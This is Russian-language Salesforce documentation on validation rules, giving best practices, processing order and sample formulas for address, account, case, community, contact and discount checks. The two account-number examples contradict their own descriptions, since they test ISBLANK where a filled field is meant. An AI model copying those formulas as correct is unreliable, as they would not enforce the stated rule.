Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поле	Описание
	поддерживаемые системой Salesforce. См. раздел Включение и отключение Средства перевода.
Расположение ошибки	Данное поле определяет область отображения ошибки на странице. Чтобы показать ошибку напротив поля, выберите значение «Поле», а затем выберите нужное поле. При выборе значения «Поле» правило проверки также отображается на странице сведений о поле. Если выбранное поле удаляется, доступно только для чтения или не отображается в макете страницы, то система Salesforce автоматически выбирает значение «Вверху страницы». Прим.: При использовании правил проверки для контрольных точек обращения и сообщества «Идеи» сообщения об ошибках могут отображаться только вверху страницы.

СМ. ТАКЖЕ:

Определить правила оценки

Советы по созданию правил проверки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Рекомендуем учитывать все параметры организации, которые могут инициировать ошибочную проверку записи, включая правила назначения, обновления полей, параметры безопасности поля или поля, скрытые в макете страницы.
- Рекомендуем избегать создания противоречащих правил проверки для одного поля; в противном случае, запись будет недоступна для сохранения.

  Совет: Некорректное правило проверки может препятствовать сохранению допустимых данных. Прежде чем активировать правило проверки, выполните его всестороннее тестирование. Чтобы отслеживать сведения о внедрении правила, рекомендуем использовать журнал отладки.

- При добавлении ссылки на связанные поля формулы проверки убедитесь, что данные объекты уже развернуты.
- Чтобы применить разные правила проверки к разным типам записей, добавьте поле слияния `RecordType.Id` в формулу.
- Формула правила проверки не может начинаться функцией IF. Воспользуйтесь любым логическим выражением ошибочного условия. Например:
  - Правильно: `CloseDate < TODAY()`
  - Неправильно: `IF(CloseDate < TODAY(), TRUE, FALSE)`
- Помните, что правило проверки, содержащее функцию BEGINS или CONTAINS, обрабатывает пустые поля как допустимые. Например, при использовании правила проверки, тестирующего серийные номера активов на наличие значения «3» в начале номера, все активы с пустыми серийными номерами считаются действительными.
- При использовании правила проверки, гарантирующего наличие конкретного значения в числовом поле, рекомендуем использовать функцию ISBLANK для добавления пустых полей. Например, чтобы проверить наличие значения «1» в

настраиваемом поле, воспользуйтесь правилом проверки ниже, позволяющим отображать ошибки для пустых полей или полей, содержащих иные значения.

```
OR (ISBLANK (field__c), field__c<>1)
```

- Рекомендуем избегать использования поля слияния возможностей `IsClosed` или `IsWon` в формулах проверки. Чтобы определить наличие соответствующего значения в поле «Этап», рекомендуем использовать функцию ISPICKVAL. Например, формула проверки ниже назначает настраиваемому полю «Дата начала проекта» статус обязательного при заполнении поля «Этап» значением Closed Won.

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISBLANK(Project_Start_Date__c))
```

- Чтобы упростить формулы проверки, воспользуйтесь полями типа «Флажок», которые не требуют наличия оператора, так как возвращают значение «Истина» или «Ложь». Например, формула проверки ниже проверяет возможности на наличие продуктов посредством поля слияния `HasOpportunityLineItem` перед сохранением внесенных изменений.

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

Советы по созданию сообщений об ошибках правил проверки

- Добавьте инструкции. Сообщение об ошибке типа «недопустимая запись» не содержит сведений о допустимом типе записи. Рекомендуем указать более точные сведения (например, «Значение поля "Дата закрытия" должно следовать за текущей датой»).
- Обязательно укажите метку поля. Пользователи могут испытывать трудности при определении поля, которое не прошло проверку, в частности, при отображении сообщения об ошибке вверху страницы.

  Прим.: При определении правил проверки система позволяет выбирать нужное расположение ошибки («Вверху страницы» или «Поле»). Если выбранное поле удаляется, доступно только для чтения или не отображается в макете страницы, то система Salesforce автоматически выбирает значение «Вверху страницы».

- При использовании многоязычной организации переведите сообщения об ошибках. Чтобы перевести сообщения об ошибках, воспользуйтесь средством перевода.
- Назначьте правилам проверки и их сообщениям об ошибках соответствующие номера. Данный алгоритм позволяет определять источник ошибки.

СМ. ТАКЖЕ:

Определить правила оценки

Рекомендации по правилам проверки

Рекомендации по правилам проверки

Правила проверки проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи. Правило проверки может содержать формулу или выражение, которое оценивает данные как минимум одного поля и возвращает значение «Истина» или «Ложь». Кроме того, правило проверки может содержать сообщение об ошибке, отображаемое пользователям в том случае, если недопустимое значение возвращает значение «Истина». Прежде чем применить правила проверки, просмотрите указанные ниже рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Порядок обработки правил проверки системой Salesforce

Ниже указан порядок обработки правил в системе <0>Salesforce<1>.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения

Кроме того:

- Если одно правило проверки возвращает ошибку, то система Salesforce продолжает применять другие правила проверки для данного поля или любого другого поля страницы и одновременно отображает все сообщения об ошибках.
- При наличии правил проверки для действий и создании действия при преобразовании интересов система преобразует интерес, но не создает задачу.
- Правила проверки применяются принудительно только при преобразовании интересов, если организация использует правила проверки и триггеры для преобразования интересов.
- Иерархии кампаний пропускают правила проверки.
- Система Salesforce запускает правила проверки перед созданием записей, отправленных посредством функций Web-to-Lead и Web-to-Case, и создает записи, которые содержат допустимые значения.
- Правила проверки продолжают выполняться для отдельных записей даже при изменении ответственного. Если ответственность за разные записи изменяется посредством пакетного переноса, то правила проверки этих записей не применяются.

Ограничения для полей правил проверки

Ниже перечислены компоненты, которые не могут использоваться формулами правила проверки.

- Составные поля, включая поля адреса, имени и фамилии, а также зависимые раскрывающиеся списки и поиски
- Поля статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний
- Поля слияния для полей автонумерации или составных адресных полей (например, «Почтовый адрес»)

  Прим.: Формулы правила проверки могут содержать поля слияния для отдельных адресных полей (например, «Город для счета»).

В отношении других полей и функций в системе Salesforce правила проверки действуют следующим образом.

- Страница сведений о настраиваемом поле действия не содержит связанные правила проверки.

- Бизнес-правила и некоторые процессы могут аннулировать ранее допустимые поля. Причина аннулирования состоит в том, что обновления записей на основе бизнес-правил и запланированных действий процесса не инициируют правила проверки.
- Правила проверки запускаются немедленными действиями по обработке обновлений записи.
- Можно использовать в правилах проверки поля сводного резюмирования, так как они не отображаются на страницах редактирования. Не используйте поля сводного резюмирования в качестве расположения ошибки.

Фильтры поиска и правила проверки

Правила проверки и фильтры поиска возвращают одинаковые результаты, но имеют разные преимущества. Ниже перечислены условия использования фильтра поиска.

- Повышение эффективности работы пользователя путем ограничения количества доступных вариантов в диалоговом окне поиска.
- Повышение эффективности работы пользователя путем автоматизации фильтров в диалоговых окнах поиска, настраиваемых пользователями вручную.

Ниже перечислены условия использования правила проверки.

- Приближение к максимально допустимому количеству фильтров поиска.
- Применение сложного бизнес-правила, требующего использования формулы. Формулы могут ссылаться на поля, которые не могут использоваться основными критериями фильтрации (например, поля родителя исходного объекта). Кроме того, формулы могут использовать функции. Например, функция `ISNEW` позволяет применять правило только при создании записи, а функция `ISCHANGED` позволяет применять правило при изменении поля.

СМ. ТАКЖЕ:

Определить правила оценки

Активация правил проверки

Примеры правил проверки

Примеры правил проверки

Изучите примеры правил проверки для различных типов приложений, которые вы можете использовать и изменять по своему усмотрению. *Правила проверки* проверяют данные, введенные пользователем, на соответствие заданным стандартам перед сохранением записи.

Ниже приведены примеры правил проверки, которые могут использоваться в системе Salesforce и каталоге Force.com AppExchange.

- Примеры правил проверки адресов организаций
- Примеры правил проверки организаций
- Примеры правил проверки центров обработки вызовов
- Примеры правил проверки сообществ
- Примеры правил проверки контактов
- Примеры правил проверки кросс-объектов
- Примеры правил проверки дат
- Примеры правил проверки чисел
- Примеры правил проверки возможностей
- Примеры правил проверки смет
- Примеры правил проверки пользователей, ролей и профилей
- Прочие примеры правил проверки

СМ. ТАКЖЕ:

- Правила проверки
- Определить правила оценки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра правил проверки полей:

- Просмотр настройки и конфигурации

Для определения или изменения правил проверки полей:

- Настройка приложения

Примеры правил проверки адресов организаций

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Почтовый индекс для счета (Канада)

Поле	Значение
Описание:	Проверяет правильность формата поля организации «Почтовый индекс для счета», если поле «Страна для счета» содержит значение Canada.

Формула:	`AND(`
	`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`
	`NOT(REGEX(BillingPostalCode,`
	`"((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))`
	`)`

Сообщение об ошибке:	Почтовый индекс Канады должен соответствовать формату A9A 9A9.
Расположение ошибки:	**Почтовый индекс для счета**

Почтовый индекс для счета в поле «Область для счета»

Поле	Значение
Описание:	Проверяет действительность поля организации «Почтовый индекс для счета» путем поиска первых пяти символов значения в настраиваемом объекте Zip_Code__c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip_Code__c не содержит почтового индекса или поле «Область для счета» не соответствует полю State_Code__c в объекте Zip_Code__c, то система отображает ошибку.

Формула:	`VLOOKUP(`
	`$ObjectType.Zip_Code__c.Fields.City__c ,`
	`$ObjectType.Zip_Code__c.Fields.Name ,`
	`LEFT(BillingPostalCode,5)) <> BillingCity`

Сообщение об ошибке:	Указанное поле «Область для счета» не содержит почтового индекса для счета.
Расположение ошибки:	**Почтовый индекс для счета**

Почтовый индекс для счета (США)

Поле	Значение
Описание:	Проверяет поле организации «Почтовый индекс для счета» на соответствие формату 99999 или 99999-9999, если поле «Страна для счета» содержит значение USA или US.

Формула:	`AND(`
	`OR(BillingCountry = "USA", BillingCountry = "US"),`
	`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`
	`)`
	
	Прим.: Данный пример использует функцию REGEX. Дополнительную информацию о регулярных выражениях см. в подразделе «Почтовый индекс отправки».

Сообщение об ошибке:	Почтовый индекс должен соответствовать формату 99999 или 99999-9999.
Расположение ошибки:	**Почтовый индекс для счета**

Почтовый индекс отправки

Поле	Значение
Описание:	Проверяет поле организации «Почтовый индекс отправки» на соответствие формату 99999 или 99999-9999, если поле «Страна отправки» содержит значение USA или пустое значение.
Формула:	

```
AND(
 OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),
  OR(
   AND(LEN(ShippingPostalCode) <>5,
      LEN(ShippingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( ShippingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 5, 1))),
   AND(
    LEN(ShippingPostalCode) = 10,
   OR(
    MID( ShippingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 10, 1)))
   )
  )
 )
)
```

Прим.: Данный пример обрабатывает пустое поле страны как значение US. Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение USA, введенное заглавными буквами. Если поле страны содержит значение usa, то правило не применяется.

Совет: При необходимости почтовые индексы могут быть проверены посредством регулярного выражения. Пример формулы, содержащей регулярное выражение, см. в подразделе REGEX на странице 5978.

Сообщение об ошибке:	Почтовый индекс должен соответствовать формату 99999 или 99999-9999.
Расположение ошибки:	**Почтовый индекс отправки**

Допустимая область для счета (США)

Поле	Значение
Описание:	Проверяет поле организации «Область/штат для счета» на наличие допустимого двухбуквенного сокращения, если поле «Страна для счета» содержит значение US, USA или пустое значение.

Формула:	`AND (`
	`OR(BillingCountry = "US", BillingCountry="USA",`
	`ISBLANK(BillingCountry)),`
	`OR(`
	`LEN(BillingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", BillingState)`
	`)))`
	
	Прим.: Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.

Сообщение об ошибке:	Поле должно содержать допустимый двухбуквенный код области.
Расположение ошибки:	Область/штат для счета

Допустимый штат для счета (Канада)

Поле	Значение
Описание:	Проверяет поле организации «Область/штат для счета» на наличие допустимого двухбуквенного сокращения, если поле «Страна для счета» содержит значение CA или CAN.

Формула:	`AND (`
	`  OR(BillingCountry = "CA", BillingCountry="CAN"),`
	`  OR(`
	`  LEN(BillingState) < 2,`
	`  NOT(`
	`  CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`
	`)))`

Сообщение об ошибке:	Поле должно содержать допустимый двухбуквенный код штата.
Расположение ошибки:	Область/штат для счета

Допустимая область отправки

Поле	Значение
Описание:	Проверяет поле организации «Область/штат отправки» на наличие допустимого двухбуквенного сокращения, если поле «Страна отправки» содержит значение US, USA или пустое значение.

Формула:	`AND (`
	`OR(ShippingCountry = "US", ShippingCountry="USA",`
	`ISBLANK(ShippingCountry)),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", ShippingState)`
	`)))`
	
	Прим.: Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.

Сообщение об ошибке:	Поле должно содержать допустимый двухбуквенный код области.
Расположение ошибки:	Область/штат отправки

Допустимый штат отправки (Канада)

Поле	Значение
Описание:	Проверяет поле организации «Область/штат отправки» на наличие допустимого двухбуквенного сокращения, если поле «Страна отправки» содержит значение CA или CAN.

Формула:	`AND (`
	`OR(ShippingCountry = "CA", ShippingCountry="CAN"),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)`
	`)))`

Сообщение об ошибке:	Поле должно содержать допустимый двухбуквенный код штата.
Расположение ошибки:	Область/штат отправки

Допустимая страна для счета

Поле	Значение
Описание:	Проверяет поле организации «Страна для счета» на наличие допустимого двухбуквенного кода ISO 3166.

Формула:	`OR(`
	`LEN(BillingCountry) = 1,`
	`NOT(`
	`CONTAINS(`
	`"AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &`
	`"AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &`
	`"BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &`
	`"CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &`
	`"CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &`
	`"FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &`
	`"GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &`
	`"IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &`
	`"KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &`
	`"MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &`
	`"MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &`
	`"NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &`
	`"PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &`
	`"SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &`
	`"LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &`
	`"TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &`
	`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`
	`BillingCountry)))`

Сообщение об ошибке:	Поле должно содержать допустимый двухбуквенный код страны.
Расположение ошибки:	Страна для счета

Примеры правил проверки организаций

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Числовое значение поля «Номер банковского счета»

Поле	Значение
Описание:	Проверяет заполненное поле «Номер банковского счета» на наличие числового значения.

Формула:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  NOT(ISNUMBER(AccountNumber))`
	`)`

Сообщение об ошибке:	Поле «Номер банковского счета» не содержит числового значения.
Расположение ошибки:	Номер банковского счета

Длина поля «Номер банковского счета»

Поле	Значение
Описание:	Проверяет заполненное поле «Номер банковского счета» на наличие ровно семи цифр. Значение «7» используется для примера. При необходимости оно может быть изменено.

Формула:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  LEN(AccountNumber) <> 7`
	`)`

Сообщение об ошибке:	Поле «Номер банковского счета» должно содержать семь цифр.
Расположение ошибки:	Номер организации

Диапазон поля «Годовой доход»

Поле	Значение
Описание:	Проверяет поле организации «Годовой доход» на наличие неотрицательного значения, которое не превышает 100 миллиардов долларов США. Данное ограничение позволяет находить опечатки.

Формула:	`OR(`
	`  AnnualRevenue < 0,`
	`  AnnualRevenue > 100000000000`
	`)`

Сообщение об ошибке:	Значение поля «Годовой доход» не может превышать 100 миллиардов.
Расположение ошибки:	Годовой доход

Примеры правил проверки центров обработки вызовов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Условно обязательное описание при причине обращения «Другое»

Поле	Значение
Описание:	Проверяет настраиваемое поле «Другая причина» на наличие значения, если поле обращения «Причина обращения» содержит значение «Другое».

Формула:	`AND(`
	`  ISPICKVAL( Reason, "Other" ),`
	`  ISBLANK(Other_Reason__c)`
	`)`

Сообщение об ошибке:	Описание поля «Другая причина» является обязательным.
Расположение ошибки:	Другая причина

Запрет на восстановление статуса New для открытых обращений

Поле	Значение
Описание:	Запрещает пользователям восстанавливать значение New в поле «Статус» открытого обращения.

Формула:	`AND(`
	`  ISCHANGED( Status ),`
	`  NOT(ISPICKVAL(PRIORVALUE( Status ), "New")),`
	`  ISPICKVAL( Status, "New")`
	`)`

Сообщение об ошибке:	Поле «Статус» открытого обращения не может содержать значение New.
Расположение ошибки:	Статус

Ограничение статуса повторно открытых обращений

Поле	Значение
Описание:	Проверяет поле обращения «Статус» на наличие значения Re-opened при повторном открытии закрытого обращения.
Формула:	`AND( ISCHANGED( Status ), OR( ISPICKVAL(PRIORVALUE( Status ), "Closed"), ISPICKVAL(PRIORVALUE( Status ), "Closed in SSP")), NOT( ISPICKVAL( Status, "Re-Opened")) )`
Сообщение об ошибке:	Закрытому обращению может быть назначен только статус Re-opened.
Расположение ошибки:	Статус

Запрет на завершение контрольной точки после закрытия обращения

Поле	Значение
Описание:	Проверяет поле контрольной точки «Дата завершения» на наличие даты, предшествующей дате изменения поля обращения «Статус» на значение «Закрыто».
Формула:	`Case.IsClosed = true`
Сообщение об ошибке:	Контрольная точка не может быть завершена после закрытия обращения.
Расположение ошибки:	Вверху страницы

Запрет на завершение контрольной точки до даты создания обращения

Поле	Значение
Описание:	Проверяет поле контрольной точки «Дата завершения» на наличие даты, следующей за датой поля обращения «Дата/время открытия».
Формула:	`CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate`
Сообщение об ошибке:	Значение поля контрольной точки «Дата завершения» должно следовать за датой создания обращения и предшествовать дате закрытия обращения.
Расположение ошибки:	Вверху страницы

Примеры правил проверки сообществ

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Запрет на использование оскорбительных слов в вопросах

Поле	Значение
Описание:	Запрещает пользователям вводить оскорбительные слова в поля «Заголовок» и «Описание» при создании вопроса.
Формула:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Сообщение об ошибке:	Заголовок или описание вопроса содержит оскорбительные слова.

Запрет на использование оскорбительных слов в ответах

Поле	Значение
Описание:	Запрещает пользователям вводить оскорбительные слова при создании ответа.
Формула:	`OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))`
Сообщение об ошибке:	Ответ содержит оскорбительные слова.

Запрет на использование оскорбительных слов в идеях

Поле	Значение
Описание:	Запрещает пользователям вводить оскорбительные слова в поля «Заголовок» и «Описание» при публикации идеи.
Формула:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Сообщение об ошибке:	Заголовок или описание идеи содержит оскорбительные слова.

Запрет на использование оскорбительных слов в комментариях к идеям

Поле	Значение
Описание:	Запрещает пользователям вводить оскорбительные слова при публикации комментария.
Формула:	`OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))`
Сообщение об ошибке:	Комментарий содержит оскорбительные слова.

Примеры правил проверки контактов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Обязательные поля почтового адреса

Поле	Значение
Описание:	Проверяет поля контакта «Улица в почтовом адресе», «Город в почтовом адресе» и «Страна в почтовом адресе» на наличие значений.
Формула:	`OR( ISBLANK( MailingStreet ), ISBLANK( MailingCity ), ISBLANK( MailingCountry ) )`
Сообщение об ошибке:	Поля «Улица в почтовом адресе», «Город в почтовом адресе» и «Страна в почтовом адресе» являются обязательными.
Расположение ошибки:	Вверху страницы

Обязательное поле «Улица в почтовом адресе»

Поле	Значение
Описание:	Проверяет поле контакта «Улица в почтовом адресе» на наличие значения.
Формула:	`ISBLANK( MailingStreet )`
Сообщение об ошибке:	Поле «Улица в почтовом адресе» является обязательным.
Расположение ошибки:	Улица в почтовом адресе

Индекс в почтовом адресе

Поле	Значение
Описание:	Проверяет поле контакта «Индекс в почтовом адресе» на соответствие формату 99999 или 99999-9999, если поле «Страна в почтовом адресе» содержит значение USA или пустое значение.

Формула:	<pre>AND(
	 OR(MailingCountry = "USA", ISBLANK(MailingCountry)),
	  OR(
	  AND(LEN(MailingPostalCode) <>5,
	  LEN(MailingPostalCode) <> 10),
	  NOT(CONTAINS("0123456789",
	  LEFT(MailingPostalCode, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 2, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 3, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 4, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 5, 1))),
	  AND(
	  LEN(MailingPostalCode) = 10,
	  OR(
	  MID(MailingPostalCode , 6, 1) <> "-",
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 7, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 8, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 9, 1))),
	  NOT(CONTAINS("0123456789",
	  MID(MailingPostalCode , 10, 1)))
	  )
	  )
	)
	)</pre>
	Прим.: Данный пример обрабатывает пустое поле страны как значение «US». Чтобы применить данный пример к другим странам, удалите условие, проверяющее длину поля страны. Помните, что критерии правила проверки чувствительны к регистру, поэтому данное правило применяется только в том случае, если поле страны содержит пустое значение или значение «USA», введенное заглавными буквами. Если поле страны содержит значение «usa», то правило не применяется.
	
	Совет: При необходимости почтовые индексы могут быть проверены посредством регулярного выражения. Пример формулы, содержащей регулярное выражение, см. в подразделе REGEX на странице 5978.

Сообщение об ошибке:	Почтовый индекс должен соответствовать формату 99999 или 99999-9999.
Расположение ошибки:	Индекс в почтовом адресе

Международный формат номера телефона

Поле	Значение
Описание:	Проверяет поле «Тел.» на наличие кода страны, начинающегося с символа плюса (+). Обратите внимание, что данное правило проверки конфликтует с правилом проверки 10-значных номеров.
Формула:	`LEFT(Phone, 1) <> "+"`
Сообщение об ошибке:	Номер телефона должен содержать код страны, начинающийся с символа плюса (+).
Расположение ошибки:	Тел.

10-значный номер телефона (США)

Поле	Значение
Описание:	Проверяет поле «Тел.» на соответствие формату (999) 999-9999. Чтобы проверить номер телефона на наличие 10 цифр, введенных в формате (999) 999-9999, рекомендуем воспользоваться функцией REGEX.
Формула:	`NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))`
Сообщение об ошибке:	Номера телефонов США должны соответствовать следующему формату: (999) 999-9999.
Расположение ошибки:	Тел.

Примеры правил проверки кросс-объектов

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

Скидки должны соответствовать заданному диапазону

Данный пример содержит три правила проверки для продуктов возможности. Примеры ниже позволяют управлять суммами скидок для продуктов и требовать заполнения настраиваемого поля процентов «Скидка по строке» для продуктов возможности. Данные примеры также требуют использования прайс-листов и настройки поля «Группа продуктов», которое должно включать следующие значения: *`Software`*, *`Consulting`* и *`Training`*.

Скидки на программное обеспечение

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поле	Значение
Описание:	Запрещает пользователям сохранять программные продукты со скидкой более 10%.
Формула:	`AND(Line_Discount__c > 0.10, ISPICKVAL(Product2.Family, "Software"))`
Сообщение об ошибке:	Скидка на программные продукты не должна превышать 10%.
Расположение ошибки:	Скидка по строке

Скидки на консультационные услуги

Поле	Значение
Описание:	Запрещает пользователям сохранять консультационные услуги со скидкой более 15%.
Формула:	`AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))`
Сообщение об ошибке:	Скидка на консультационные услуги не должна превышать 15%.
Расположение ошибки:	Скидка по строке

Скидки на обучение

Поле	Значение
Описание:	Запрещает пользователям сохранять курсы обучения со скидкой более 20%.
Формула:	`AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))`
Сообщение об ошибке:	Скидка на курсы обучения не должна превышать 20%.
Расположение ошибки:	Скидка по строке

Запрет на изменение продуктов для закрытых возможностей

Данный пример содержит два правила проверки: один для продуктов возможности, а второй для возможностей.

Поле	Значение
Описание:	Запрещает пользователям редактировать продукты после закрытия возможности. Ниже приведен пример правила проверки продуктов возможности.
Формула:	`OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))`
Сообщение об ошибке:	Не удается изменить продукты для закрытых возможностей.
Расположение ошибки:	Вверху страницы

Правило проверки ниже предназначено для возможностей.

Поле	Значение
Описание:	Запрещает пользователям удалять продукты после закрытия возможности. Ниже приведен пример правила проверки возможностей. Данный пример использует настраиваемое поле сводного резюмирования, вычисляющее количество продуктов для возможности.
